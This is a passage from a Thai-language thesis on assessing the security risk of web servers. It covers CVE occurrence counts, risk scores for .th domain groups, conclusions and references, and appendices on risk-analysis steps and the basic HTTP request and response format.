หมายเลขซีวีอี	จำนวนที่พบ	หมายเลขซีวีอี	จำนวนที่พบ	หมายเลขซีวีอี	จำนวนที่พบ	หมายเลขซีวีอี	จำนวนที่พบ	หมายเลขซีวีอี	จำนวนที่พบ
ซีวีอี 1999-0021	35	ซีวีอี 1999-0237	92	ซีวีอี 2000-0778	117	ซีวีอี 2001-0333	191	ซีวีอี 2000-0770	241
ซีวีอี 1999-0066	13	ซีวีอี 2000-0226	83	ซีวีอี 2001-0500	102			ซีวีอี 2000-0884	241
ซีวีอี 1999-0067	15							ซีวีอี 2000-0886	241
ซีวีอี 1999-0070	30								
ซีวีอี 1999-0146	13								
ซีวีอี 1999-0172	43								
ซีวีอี 1999-0174	13								
ซีวีอี 1999-0191	7								
ซีวีอี 1999-0260	16								
ซีวีอี 1999-0262	13								
ซีวีอี 1999-0264	13								
ซีวีอี 1999-0266	13								
ซีวีอี 1999-0278	7								
ซีวีอี 1999-0874	16								
ซีวีอี 2000-0010	27								
ซีวีอี 2000-0208	21								
ซีวีอี 2000-0287	27								
ซีวีอี 2000-0941	27								
ซีวีอี 2001-0151	7								
ซีวีอี 2001-0241	13								
ซีวีอี 2001-0507	30								
ซีวีอี 2002-0061	21								
ซีวีอี 2002-0082	17								
ซีวีอี 2002-0392	13								
ซีวีอี 2002-0513	14								

และจากค่าความน่าจะเป็นในการตรวจพบจุดบกพร่องของแต่ละกลุ่มโดเมนที่คำนวณได้นั้น (แสดงในภาคผนวก จ) สามารถคำนวณค่าความเสี่ยงของแต่ละกลุ่มโดเมนได้ดังตารางที่ 5.8

ตารางที่ 5.8 ค่าความเสี่ยงของแต่ละกลุ่มโดเมน

กลุ่มโดเมน	การรักษาความลับ	การบูรณภาพ	สภาพพร้อมใช้งาน	ค่าความเสี่ยงรวม
กลุ่มโดเมน co.th	3.1667	2.7066	1.0678	6.9411
กลุ่มโดเมน in.th	1.2897	1.0694	0.5583	2.9174
กลุ่มโดเมน ac.th	2.3231	2.0143	0.8599	5.1973
กลุ่มโดเมน go.th	2.2606	1.8025	0.6850	4.7481
กลุ่มโดเมน net.th	1.4167	1.1250	0.3542	2.8958
กลุ่มโดเมน or.th	2.7999	2.3617	0.7973	5.9589
กลุ่มโดเมน mi.th	1.9167	1.7222	0.6944	4.3333
ค่าความเสี่ยงเฉลี่ยรวมทุกกลุ่มโดเมน	2.1676	1.8288	0.7167	4.7131



รูปที่ 5.5 กราฟแสดงค่าความเสี่ยงของแต่ละกลุ่มโดเมน

จากตารางที่ 5.8 และรูปที่ 5.5 พบว่าทุกกลุ่มโดเมนมีค่าความเสี่ยงที่มีผลกระทบต่อการรักษาความลับสูงกว่าผลกระทบด้านอื่นๆ ซึ่งสอดคล้องกับการจัดประเภทผลกระทบของ

จุดบกพร่องของเว็บเซิร์ฟเวอร์ที่ทางเอ็นไอเอสที (National Institute of Standards and Technology : NIST) นำเสนอว่าจุดบกพร่องของเว็บเซิร์ฟเวอร์จำนวนมากมีผลกระทบต่อการรักษาความลับ โดยจากการทดลองสามารถสรุปค่าความเสี่ยงของเว็บเซิร์ฟเวอร์ในแต่ละกลุ่มโดเมนได้ดังนี้

เว็บเซิร์ฟเวอร์ในกลุ่มโดเมน co.th มีค่าความเสี่ยงทางด้านการรักษาความลับเท่ากับ 3.1667 มีค่าความเสี่ยงทางด้านการบูรณภาพเท่ากับ 2.7066 มีค่าความเสี่ยงทางด้านสภาพพร้อมใช้งานเท่ากับ 1.0678 และมีค่าความเสี่ยงรวมเท่ากับ 6.9411

เว็บเซิร์ฟเวอร์ในกลุ่มโดเมน in.th มีค่าความเสี่ยงทางด้านการรักษาความลับเท่ากับ 1.2897 มีค่าความเสี่ยงทางด้านการบูรณภาพเท่ากับ 1.0694 มีค่าความเสี่ยงทางด้านสภาพพร้อมใช้งานเท่ากับ 0.5583 และมีค่าความเสี่ยงรวมเท่ากับ 2.9174

เว็บเซิร์ฟเวอร์ในกลุ่มโดเมน ac.th มีค่าความเสี่ยงทางด้านการรักษาความลับเท่ากับ 2.3231 มีค่าความเสี่ยงทางด้านการบูรณภาพเท่ากับ 2.0143 มีค่าความเสี่ยงทางด้านสภาพพร้อมใช้งานเท่ากับ 0.8599 และมีค่าความเสี่ยงรวมเท่ากับ 5.1973

เว็บเซิร์ฟเวอร์ในกลุ่มโดเมน go.th มีค่าความเสี่ยงทางด้านการรักษาความลับเท่ากับ 2.2606 มีค่าความเสี่ยงทางด้านการบูรณภาพเท่ากับ 1.8025 มีค่าความเสี่ยงทางด้านสภาพพร้อมใช้งานเท่ากับ 0.6850 และมีค่าความเสี่ยงรวมเท่ากับ 4.7481

เว็บเซิร์ฟเวอร์ในกลุ่มโดเมน net.th มีค่าความเสี่ยงทางด้านการรักษาความลับเท่ากับ 1.4167 มีค่าความเสี่ยงทางด้านการบูรณภาพเท่ากับ 1.1250 มีค่าความเสี่ยงทางด้านสภาพพร้อมใช้งานเท่ากับ 0.3542 และมีค่าความเสี่ยงรวมเท่ากับ 2.8958

เว็บเซิร์ฟเวอร์ในกลุ่มโดเมน or.th มีค่าความเสี่ยงทางด้านการรักษาความลับเท่ากับ 2.7999 มีค่าความเสี่ยงทางด้านการบูรณภาพเท่ากับ 2.3617 มีค่าความเสี่ยงทางด้านสภาพพร้อมใช้งานเท่ากับ 0.7973 และมีค่าความเสี่ยงรวมเท่ากับ 5.9589

เว็บเซิร์ฟเวอร์ในกลุ่มโดเมน mi.th มีค่าความเสี่ยงทางด้านการรักษาความลับเท่ากับ 1.9167 มีค่าความเสี่ยงทางด้านการบูรณภาพเท่ากับ 1.7222 มีค่าความเสี่ยงทางด้านสภาพพร้อมใช้งานเท่ากับ 0.6944 และมีค่าความเสี่ยงรวมเท่ากับ 4.3333

เว็บเซิร์ฟเวอร์ภายใต้โดเมนที่จดทะเบียนในประเทศไทย มีค่าความเสี่ยงทางด้านการรักษาความลับเฉลี่ยเท่ากับ 2.1676 มีค่าความเสี่ยงทางด้านการบูรณภาพเฉลี่ยเท่ากับ 1.8288 มีค่าความเสี่ยงทางด้านสภาพพร้อมใช้งานเฉลี่ยเท่ากับ 0.7167 และมีค่าความเสี่ยงรวมเฉลี่ยเท่ากับ 4.7131

เมื่อพิจารณาจากค่าความเสี่ยงของทุกกลุ่มโดเมนพบว่ากลุ่มโดเมน co.th มีค่าความเสี่ยงสูงที่สุดทั้งค่าความเสี่ยงทางด้านการรักษาความลับ การบูรณภาพ และสภาพพร้อมใช้งาน และกลุ่มโดเมน in.th เป็นกลุ่มโดเมนที่มีค่าความเสี่ยงทางด้านการรักษาความลับและการบูรณภาพต่ำที่สุด และกลุ่มโดเมนที่มีค่าความเสี่ยงทางด้านสภาพพร้อมใช้งานต่ำที่สุดได้แก่กลุ่มโดเมน net.th

บทที่ 6

สรุปผลการวิจัย และข้อเสนอแนะ

จากการดำเนินงานวิจัย ผู้วิจัยสามารถสรุปผลการวิจัย และข้อแนะนำเพื่อการทำวิจัยสำหรับผู้ที่สนใจต่อไปได้ ดังนี้

6.1 สรุปผลการวิจัย

จากโปรแกรมประเมินความเสี่ยงของเว็บเซิร์ฟเวอร์ที่พัฒนาขึ้นและผลการทดลองที่ได้นำเสนอในบทที่ 5 นั้น สามารถสรุปผลการวิจัยได้ดังต่อไปนี้

6.1.1 สถาปัตยกรรมในการประเมินความเสี่ยงของเว็บเซิร์ฟเวอร์ ที่ผู้วิจัยนำเสนอสามารถใช้ประเมินความเสี่ยงของอาปาเช่และไอไอเอสเว็บเซิร์ฟเวอร์ได้ โดยจากการเปรียบเทียบกับโปรแกรมที่ใช้ในการตรวจสอบจุดบกพร่องของเว็บเซิร์ฟเวอร์ที่ใช้กันในปัจจุบันพบว่าสามารถตรวจสอบจุดบกพร่องได้สอดคล้องกัน

6.1.2 จากผลการประเมินความเสี่ยงของเว็บเซิร์ฟเวอร์ทั่วไปหน่วยที่ 1 พบว่ามีค่าความเสี่ยงทางด้านการรักษาความลับเท่ากับ 0 มีค่าความเสี่ยงทางด้านการบูรณภาพเท่ากับ 0 และมีค่าความเสี่ยงทางด้านสภาพพร้อมใช้งานเท่ากับ 0 มีค่าความเสี่ยงรวมเท่ากับ 0 ซึ่งเมื่อเปรียบเทียบกับเว็บเซิร์ฟเวอร์ของหน่วยงานแห่งหนึ่งที่เลือกเป็นหน่วยตัวอย่างนั้นสรุปได้ว่าเว็บเซิร์ฟเวอร์ทั่วไปหน่วยที่ 1 มีค่าความเสี่ยงต่ำ

6.1.3 จากผลการประเมินความเสี่ยงของเว็บเซิร์ฟเวอร์ทั่วไปหน่วยที่ 2 พบว่ามีค่าความเสี่ยงทางด้านการรักษาความลับเท่ากับ 0.1111 มีค่าความเสี่ยงทางด้านการบูรณภาพเท่ากับ 0.2222 และมีค่าความเสี่ยงทางด้านสภาพพร้อมใช้งานเท่ากับ 0.3333 มีค่าความเสี่ยงรวมเท่ากับ 0.6666 ซึ่งเมื่อเปรียบเทียบกับเว็บเซิร์ฟเวอร์ของหน่วยงานแห่งหนึ่งที่เลือกเป็นหน่วยตัวอย่างนั้นสรุปได้ว่าเว็บเซิร์ฟเวอร์ทั่วไปหน่วยที่ 2 มีค่าความเสี่ยงต่ำ

6.1.4 ค่าความเสี่ยงของเว็บเซิร์ฟเวอร์ภายใต้โดเมนในประเทศไทยพบว่ามีค่าความเสี่ยงทางด้านการรักษาความลับเฉลี่ยเท่ากับ 2.1676 มีค่าความเสี่ยงทางด้านการบูรณภาพเฉลี่ยเท่ากับ 1.8288 และมีค่าความเสี่ยงทางด้านสภาพพร้อมใช้งานเฉลี่ยเท่ากับ 0.7167 มีค่าความเสี่ยงรวมเฉลี่ยเท่ากับ 4.7131 โดยกลุ่มโดเมน co.th มีค่าความเสี่ยงสูงที่สุดทั้งค่าความเสี่ยงทางด้านการรักษาความลับ การบูรณภาพ และสภาพพร้อมใช้งาน ส่วนกลุ่มโดเมน in.th เป็นกลุ่ม

โดเมนที่มีค่าความเสี่ยงทางด้านการรักษาความลับและการบูรณภาพต่ำที่สุด และกลุ่มโดเมนที่มีค่าความเสี่ยงทางด้านสภาพพร้อมใช้งานต่ำที่สุดได้แก่กลุ่มโดเมน net.th

6.1.5 โปรแกรมประเมินความเสี่ยงของเว็บเซิร์ฟเวอร์ที่พัฒนาขึ้นสามารถประเมินความเสี่ยงของเว็บเซิร์ฟเวอร์โดยจำแนกค่าความเสี่ยงที่ประเมินตามประเภทของความเสียหายที่เกิดกับการรักษาความมั่นคงของระบบคอมพิวเตอร์ได้แก่ การรักษาความลับ การบูรณภาพ และสภาพพร้อมใช้งาน ได้

6.1.6 รายงานผลการตรวจสอบที่ได้จากโปรแกรมประเมินความเสี่ยงของเว็บเซิร์ฟเวอร์สามารถแสดงค่าความเสี่ยงของเว็บเซิร์ฟเวอร์เป้าหมายและค่าความเสี่ยงของกลุ่มของเว็บเซิร์ฟเวอร์ที่ต้องการเปรียบเทียบค่าความเสี่ยงด้วยได้

6.2 อภิปรายผลการวิจัย

จากผลการวิจัยที่ได้ มีข้อสังเกตในประเด็นของข้อมูลที่ตรวจสอบพบจากเว็บเซิร์ฟเวอร์ต่างๆ ซึ่งสามารถอภิปรายผลได้ดังนี้

6.2.1 จากผลการทดลองที่ได้จากการประเมินความเสี่ยงของเว็บเซิร์ฟเวอร์ที่ใช้เป็นหน่วยตัวอย่างในงานวิจัยนี้พบว่ายังมีเว็บเซิร์ฟเวอร์จำนวนมากที่ขาดการบำรุงรักษาเพื่อให้ระบบการรักษาความมั่นคงแข็งแกร่ง

6.2.2 ความเสียหายที่เกิดจากจุดบกพร่องซีวีอีของเว็บเซิร์ฟเวอร์นั้นมีข้อสังเกตว่าจุดบกพร่องจำนวนมากมีผลกระทบต่อการรักษาความลับ ดังนั้นหน่วยงานและองค์กรที่มีเว็บเซิร์ฟเวอร์เพื่อให้บริการแก่บุคคลอื่นเป็นของตนเอง ควรทำการตรวจสอบข้อมูลที่จัดเก็บในเซิร์ฟเวอร์และปรับปรุงให้เว็บเซิร์ฟเวอร์มีระบบการรักษาความมั่นคงความแข็งแกร่งอยู่เสมอ

6.3 ข้อเสนอแนะ

จากการวิจัยครั้งนี้ หลังจากที่ได้ข้อสรุปแล้ว สามารถให้ข้อเสนอแนะเกี่ยวกับการทดลองของผู้วิจัยและโปรแกรมประเมินความเสี่ยงของเว็บเซิร์ฟเวอร์ได้ดังต่อไปนี้

6.3.1 การทดลองของผู้วิจัยจำกัดอยู่เพียงเว็บเซิร์ฟเวอร์ที่อยู่ในประเทศไทยเท่านั้นโดยผู้วิจัยใช้อินเทอร์เน็ตที่สามารถเข้าถึงเฉพาะเครื่องที่อยู่ในประเทศไทยหรือที่ผู้ให้บริการเรียกว่าโลคอลเน็ต (Local Net) จึงไม่ได้ทำการตรวจสอบเว็บเซิร์ฟเวอร์อื่นๆ ที่อยู่ในต่างประเทศ อาทิเช่น เว็บเซิร์ฟเวอร์ที่มีโดเมนลงท้ายด้วยโดเมน com และ net เป็นต้น ที่มีเครื่องที่ให้บริการอยู่

ในต่างประเทศ จึงควรทำการทดลองเพื่อเปรียบเทียบเว็บเซิร์ฟเวอร์ของโดเมนในต่างประเทศกับเว็บเซิร์ฟเวอร์ของโดเมนในประเทศไทย หรือประเทศอื่นๆ ต่อไป

6.3.2 โปรแกรมที่พัฒนาขึ้นสนับสนุนการประเมินความเสี่ยงด้วยการร้องขอข้อมูลด้วยโปรโตคอลเอชทีทีพีเท่านั้น แต่ทั้งนี้ยังมีโปรโตคอลอื่นๆ เช่นโปรโตคอลเอฟทีพี (File Transfers Protocol : FTP) เป็นต้น ที่เครื่องเซิร์ฟเวอร์ให้บริการ ดังนั้นจึงควรหาวิธีการประเมินความเสี่ยงโดยใช้โปรโตคอลอื่นๆ ในการตรวจสอบจุดบกพร่องและนำผลที่ได้มาทำการประเมินความเสี่ยงร่วมกันเพื่อให้ได้ค่าความเสี่ยงที่ได้มีค่าครอบคลุมเซิร์ฟเวอร์มากขึ้น

รายการอ้างอิง

1. Coffee, P. Dyck, T. Sturdevant, C. and Rapoza, J. 5 Steps to Enterprise Security, eWeek White Paper.
2. McCabe, B., and Ford, D., Using Belief Networks To Assess Risk. Proceeding of the 2001 Winter Simulation Conference.
3. Goseva-Popstojanova, K., Hassan, A., and Guedem, A. Architectural-Level Risk Analysis Using UML. IEEE Transaction on Software Engineering Vol.29, No.10., 2003.
4. The Apache Software Foundation, Apache HTTP Server Version 2.1 Security Tips [Online]. Available from: http://www.apache.org [December 2003]
5. Larry, J. H. Jr., Actually Useful Internet Security Technique. ISBN 1-56205-508-9. New Riders Publishing, Indianapolis, Indiana., 1995
6. Netcraft Limited, Web Server Survey [Online]. Available from : http://news.netcraft.com/archives/2003/12/02/december_2003_web_server_ survey.html [December 2003]
7. Pfleeger, P. C., and Pfleeger, L. S., Security in Computing Third Edition. ISBN 0-13-120199-9. Pearson Education International., 2003.
8. Gourley D., Totty B. HTTP : The Definitive Gide. ISBN 1-56592-509-2. O'Reilly & Associates,Inc , 2002.
9. Mcclure, Stuart. Shah, Saumil. Shah, Shreeraj. Web Hacking : Attacks And Defense., Pearson Education, Inc., 2003.
10. Mirza Ahmad, David R. Dubrawsky, Ido. Flynn, Hal. Grand, Joseph. Graham, Robert. Johnson Jr.,Norris L. Kaminsky, Dan. Lynch, F. William. Manzuil, Steve W. Permeh, Ryan. Pfeil, Ken. Puppy, Rain Forest. Hack Proofing Your Network Second Edition., Syngress Publishing, Inc., 2002.
11. The MITRE Corporation, Common Vulnerabilities and Exposure description [Online]. Available from: http://www.cve.mitre.org [December 2003]
12. Bodeau, J.D., A Conceptual Model for Computer Security Risk Analysis. IEEE. 1992.
13. ZMT COMUNICATES TECNOLOGIA LTD, Program N-Stealth [Online]. Available from : http://www.n-stalker.com [November 2003]

14. Program NetCat [Online]. Available from :
http://www.pelttech.com/security/nc11nt.zip [December 2003]
15. Syhunt, inf, LTD., Program Sandcat [Online]. Availlable from :
http://www.syhunt.com [September 2004]
16. เกียรติ ภิรมย์โสภา และคณะ., การประเมินความเสี่ยงเว็บเซิร์ฟเวอร์ด้วยการจำแนกระดับผลกระทบของความเสียหาย., Proceeding of The 8th National Computer Science and Engineering Conference.,[ตุลาคม 2548]
17. Kiart Piromsopa and et.al., A Risk Assessment of Web Server : Impact Classification by Loss Type., Proceeding of The IASTED International Conference on NETWORKS AND COMMUNICATION SYSTEMS., [April 2005]
18. SysAdmin Audit Network Security. List of Common Vulnerabilities and Exposure for Apache and IIS Web Server [Online]. Available from : http://www.sans.org/top20. System Admin Audit Network Security [December 2003]
19. National Institute of Standards and Technology. Severity level for Common Vulnerabilities and Exposure [Online]. Available from : icat.nist.gov [September 2004]
20. Thailand Network Information Center (THNIC). List of domain name that registering in Thailand [Online]. Available from : http//all.in.th [April 2004]
21. Bartlett, II E.J., Kotrlik W.J., Higgins C.C., Organizational Research: Determining Appropriate Sample Size in Survey Research, Information Technology, Learning, and Performance Journal, Vol. 19, No. 1, Spring 2001.

ภาคผนวก

ภาคผนวก ก

ขั้นตอนในการวิเคราะห์ความเสี่ยงของระบบรักษาความมั่นคง [7]

ขั้นตอนที่ 1 การกำหนดสิ่งที่จะวิเคราะห์ (Identify Assets) ก่อนที่จะทำการกำหนดจุดบกพร่องของระบบได้นั้นต้องทำการกำหนดสิ่งที่เราจะทำการป้องกันรักษาความมั่นคงก่อนซึ่งประกอบด้วย

- ฮาร์ดแวร์ เช่น จอภาพ แผ่นดิสก์ เครื่องพิมพ์ สายส่งสัญญาณ ตัวควบคุมการส่งสัญญาณ เป็นต้น
- ซอฟต์แวร์ได้แก่ ระบบปฏิบัติการและโปรแกรมประยุกต์ต่างๆ
- ข้อมูล เช่น ข้อมูลที่ใช้ในการประมวลผล ข้อมูลที่บันทึกเข้าสู่ระบบ เป็นต้น
- ผู้ใช้งานหรือทักษะของผู้ใช้งานระบบ
- เอกสาร เช่น เอกสารที่อยู่บนโปรแกรมประยุกต์ ฮาร์ดแวร์ หรือการบันทึกการทำงานของผู้ดูแลระบบ เป็นต้น
- สิ่งสนับสนุนอื่นๆ (Supplies) เช่น กระดาษ หมึกพิมพ์ เป็นต้น

ขั้นตอนที่ 2 การกำหนดจุดบกพร่อง (Determine Vulnerabilities) เป็นการคาดการณ์จุดบกพร่องของทรัพยากรต่างๆ ในระบบ โดยใช้วัตถุประสงค์ของระบบรักษาความมั่นคงได้แก่ การรักษาความลับ การบูรณภาพ และสภาพพร้อมใช้งาน เป็นหลักในการค้นหาจุดบกพร่อง วิธีการที่ช่วยในการค้นหาจุดบกพร่องสามารถทำได้โดยอาศัยผลการวิเคราะห์ผลกระทบของปัญหาดังนี้

- ผลกระทบของความผิดพลาดที่ไม่ได้ตั้งใจ (Effect of Unintentional Errors) เช่นการป้อนข้อมูลผิด การใช้คำสั่งในการทำงานผิด การบันทึกข้อมูลผิด เป็นต้น
- ผลกระทบที่เกิดจากความตั้งใจของบุคคลภายใน (Effect of Willfully Malicious Insiders) เช่น ความอยากรู้อยากเห็นของพนักงานในการดูข้อมูลที่เป็นความลับ เป็นต้น
- ผลกระทบที่เกิดจากบุคคลภายนอก (Effect of Outsiders) เช่น การเข้ามาใช้งานอุปกรณ์ภายในองค์กรโดยไม่ได้รับอนุญาต การใช้งานผ่านทางระบบเครือข่ายขององค์กร เป็นต้น

- ผลกระทบที่เกิดจากภัยธรรมชาติและความเสียหายทางกายภาพ (Effect of Natural and Physical Disaster) เช่น ไฟไหม้ น้ำท่วม แผ่นดินไหว เป็นต้น

ขั้นตอนที่ 3 การประเมินโอกาสที่จะเกิดจุดบกพร่องนั้น (Estimate Likelihood of Exploitation) ขั้นตอนนี้เป็นการจัดลำดับความถี่ในการเกิดจุดบกพร่องโดยสามารถจัดลำดับได้ดังนี้

- ความถี่ในการเกิดมากกว่า 1 ครั้งต่อวันมีลำดับเป็น 10
- ความถี่ในการเกิด 1 ครั้งในเวลา 1 วันมีลำดับเป็น 9
- ความถี่ในการเกิด 1 ครั้งในเวลา 3 วันมีลำดับเป็น 8
- ความถี่ในการเกิด 1 ครั้งในเวลา 1 สัปดาห์มีลำดับเป็น 7
- ความถี่ในการเกิด 1 ครั้งในเวลา 2 สัปดาห์มีลำดับเป็น 6
- ความถี่ในการเกิด 1 ครั้งในเวลา 1 เดือนมีลำดับเป็น 5
- ความถี่ในการเกิด 1 ครั้งในเวลา 4 เดือนมีลำดับเป็น 4
- ความถี่ในการเกิด 1 ครั้งในเวลา 1 ปีมีลำดับเป็น 3
- ความถี่ในการเกิด 1 ครั้งในเวลา 3 ปีมีลำดับเป็น 2
- ความถี่ในการเกิด 1 ครั้งในเวลามากกว่า 3 ปีมีลำดับเป็น 1

ขั้นตอนที่ 4 การคำนวณค่าความเสียหาย (Compute Expected Loss) เป็นการยากในการคำนวณหรือประมาณความเสียหายที่จะเกิดขึ้น เนื่องจากต้องอาศัยการประเมินคุณค่าของข้อมูลต่างๆ ที่อยู่ในระบบ เช่น หากข้อมูลทางด้านการเงินได้รับความเสียหายคิดเป็นมูลค่าความเสียหายขององค์กรเท่าใด เป็นต้น

ขั้นตอนที่ 5 การค้นหาและเลือกวิธีการควบคุมใหม่ๆ (Survey and Select New Control) เป็นการค้นหาวิธีการที่ใช้ในการควบคุมระบบรักษาความมั่นคง ทั้งนี้มีการเปรียบเทียบวิธีการต่างๆ ในการควบคุมกับจุดบกพร่องต่างๆ เพื่อเลือกวิธีการที่เหมาะสมโดยใช้การให้คะแนนในการเปรียบเทียบดังนี้

- คะแนน 2 หมายถึง เป็นวิธีการที่ป้องกันไม่ให้เกิดจุดบกพร่อง หรือไม่ให้จุดบกพร่องนั้นมีผลกระทบต่อการทำงานของระบบ
- คะแนน 1 หมายถึง เป็นวิธีการที่ป้องกันไม่ให้จุดบกพร่องนั้นมีผลกระทบต่อการทำงานของระบบได้บางส่วน หรือลดความรุนแรงของจุดบกพร่องลง

- คะแนน 0 หมายถึง เป็นวิธีการที่ป้องกันไม่ให้จุดบกพร่องนั้นมีผลกระทบต่อการทำงานของระบบได้บางส่วน หรือลดความรุนแรงของจุดบกพร่องลง แต่ทำให้จุดบกพร่องอื่นมีผลกระทบมากขึ้น
- คะแนน –1 หมายถึง เป็นวิธีการที่ป้องกันไม่ให้จุดบกพร่องนั้นมีผลกระทบต่อการทำงานของระบบได้บางส่วน หรือลดความรุนแรงของจุดบกพร่องลง แต่ทำให้เกิดจุดบกพร่องใหม่ขึ้น
- คะแนน –2 หมายถึงเป็นวิธีการที่ไม่สามารถป้องกันผลกระทบของจุดบกพร่องได้ และยังทำให้เกิดจุดบกพร่องใหม่ขึ้นด้วย

ขั้นตอนที่ 6 การคำนวณการประหยัดค่าใช้จ่ายของโครงการ (Project Saving) เป็นการวิเคราะห์ความคุ้มค่าของการแก้ไขจุดบกพร่องต่างๆ โดยนำความน่าจะเป็นในการเกิดจุดบกพร่องแต่ละจุด กับค่าใช้จ่ายในการแก้ไขปรับปรุงของแต่ละจุดบกพร่องมาวิเคราะห์ความคุ้มค่าในการดำเนินงานแก้ไข

ภาคผนวก ข

การทำงานของโปรโตคอลเอชทีทีพี [8]

โปรโตคอลเอชทีทีพีเป็นโปรโตคอลที่ทุกๆ เว็บบราวเซอร์และเว็บเซิร์ฟเวอร์ใช้ในการสื่อสารแลกเปลี่ยนข้อมูลกัน มีด้วยกัน 3 เวอร์ชันได้แก่ เวอร์ชัน 0.9 เวอร์ชัน 1 และเวอร์ชัน 1.1 ซึ่งทุกเวอร์ชันใช้โครงสร้างพื้นฐานของเอชทีทีพี ในการทำงานเหมือนกันคือใช้การร้องขอข้อมูลและการตอบสนองข้อมูลในการติดต่อสื่อสารกัน แต่การทำงานของโปรโตคอลเอชทีทีพีในเวอร์ชัน 0.9 และ 1.0 นั้นเป็นการทำงานแบบไม่มีการจดจำสถานะ (Stateless Protocol) จึงทำให้การติดต่อสามารถทำได้อย่างอิสระและมีประสิทธิภาพ แต่ต่อมาในเวอร์ชัน 1.1 ได้พัฒนาให้สนับสนุนการทำงานของเว็บแคชและการสร้างคอนเน็กชันแบบถาวร (Persistent connections) ในการติดต่อสื่อสารเพื่อให้สามารถใช้งานร่วมกับการทำงานแบบทันเนลโหมด (Tunnel Mode) ที่มีความปลอดภัยในการส่งข้อมูลมากกว่าการทำงานแบบไม่มีการจดจำสถานะได้

การร้องขอแบบเอชทีทีพี (HTTP Request) คือ การที่เว็บบราวเซอร์ส่งการร้องขอข้อมูลไปยังเว็บเซิร์ฟเวอร์ โดยการร้องขอข้อมูลต้องอาศัยเมธอด (Method) หรือวิธีการร้องขอข้อมูลซึ่งมีรูปแบบการร้องขอข้อมูลดังตัวอย่างต่อไปนี้เป็นการร้องขอข้อมูลด้วยเอชทีทีพีเวอร์ชัน 1.1 ไปยังโฮสต์ www.someschool.edu โดยทำการร้องขอหน้าเพจ page.html จากไดเรกทอรี somedir ในโฮสต์นั้นๆ เป็นต้น

GET /somedir/page.html HTTP/1.1 -- เป็นการร้องขอทรัพยากรตามพาธ (Path) ที่กำหนดและทำการร้องขอด้วยเอชทีทีพี เวอร์ชัน 1.1

Host: www.someschool.edu -- ชื่อโฮสต์ที่รับการร้องขอข้อมูลหรือโฮสต์ที่เก็บทรัพยากร


Connection: close -- เมื่อตอบสนองข้อมูลแล้วให้ปิดการเชื่อมต่อ

User-agent: Mozilla/4.0 -- เว็บบราวเซอร์ที่ใช้ในการร้องขอข้อมูล

Accept-language: en -- ภาษาที่เว็บบราวเซอร์ต้องการให้ตอบสนอง (กรณีที่เว็บเซิร์ฟเวอร์สนับสนุน)

การตอบสนองข้อมูลเอชทีทีพี (HTTP Response) คือ การที่เว็บเซิร์ฟเวอร์ตอบสนองสิ่งที่เว็บบราวเซอร์ร้องขอมาโดยการส่งข้อความกลับไปยังเว็บบราวเซอร์ซึ่งข้อความที่ตอบสนองประกอบด้วยฟิลด์ประเภทต่างๆ ดังนี้

- โค้ดตอบสนอง (Response Code) คือตัวเลขที่แสดงถึงพฤติกรรมการตอบสนองกลับของเว็บเซิร์ฟเวอร์
- ฟิลด์เฮดเดอร์ (Header Fields) คือข้อมูลเพิ่มเติมเกี่ยวกับการตอบสนอง
- ข้อมูล คือ เนื้อหาภายในของข้อความที่ส่งกลับมา



รูปที่ ข.1 การทำงานของโปรโตคอลเอชทีทีพี

รูปแบบการตอบสนองข้อมูลดังตัวอย่างต่อไปนี้เป็นการตอบสนองด้วยโค้ดการตอบสนอง 200 ซึ่งหมายถึงเว็บเซิร์ฟเวอร์สามารถตอบสนองตามการร้องขอได้สำเร็จ และได้ทำการปิดการเชื่อมต่อการส่งข้อมูลแล้ว โดยเว็บเซิร์ฟเวอร์ที่ให้บริการเป็นอาปาเช่เว็บเซิร์ฟเวอร์เวอร์ชัน 1.3.0 ทำงานบนระบบปฏิบัติการยูนิกซ์ และทรัพยากรที่ทำการร้องขอได้รับการแก้ไขครั้งสุดท้ายเมื่อวันจันทร์ที่ 22 เดือนมิถุนายน ปี ค.ศ.1998 เวลามาตรฐาน 9 นาฬิกา 23 นาที 24 วินาที มีความยาวของข้อความ 6821 ไบต์ ทรัพยากรที่ส่งมามีประเภทเป็นข้อความตัวอักษร เป็นต้น

เครื่องที่ให้บริการ
เว็บเซิร์ฟเวอร์

HTTP/1.1 200 OK -- เวอร์ชันที่ตอบสนองข้อมูลและโค้ดการตอบสนอง

Connection: close -- เว็บเซิร์ฟเวอร์ได้ทำการปิดการเชื่อมต่อแล้ว

Date: Thu, 06 Aug 1998 12:00:15 GMT -- เวลาที่ทำการตอบสนอง

Server: Apache/1.3.0 (Unix) -- เวอร์ชันของเว็บเซิร์ฟเวอร์

Last-Modified: Mon, 22 Jun 1998 09:23:24 GMT -- วันเวลาที่ทรัพยากรดังกล่าวถูกแก้ไขล่าสุด

Content-Length: 6821-- ขนาดของทรัพยากรที่ร้องขอ (หน่วยเป็นไบต์)

Content-Type: text/html -- รูปแบบของทรัพยากรที่ร้องขอ

(data data data data data …….) -- ข้อมูลที่ตอบสนองกลับมา

ตารางที่ ข.1 เมธอดและความหมายของคำสั่งการร้องขอเอชทีทีพี

เมธอด	**ความหมาย**
CONNECT	ใช้ร่วมกับเอชทีทีพีพรอกซี่ (HTTP Proxy) ที่มีความสามารถในการเปลี่ยนโหมดเข้าสู่ทันเนลโหมด (Tunnel Mode) อย่างอัตโนมัติ
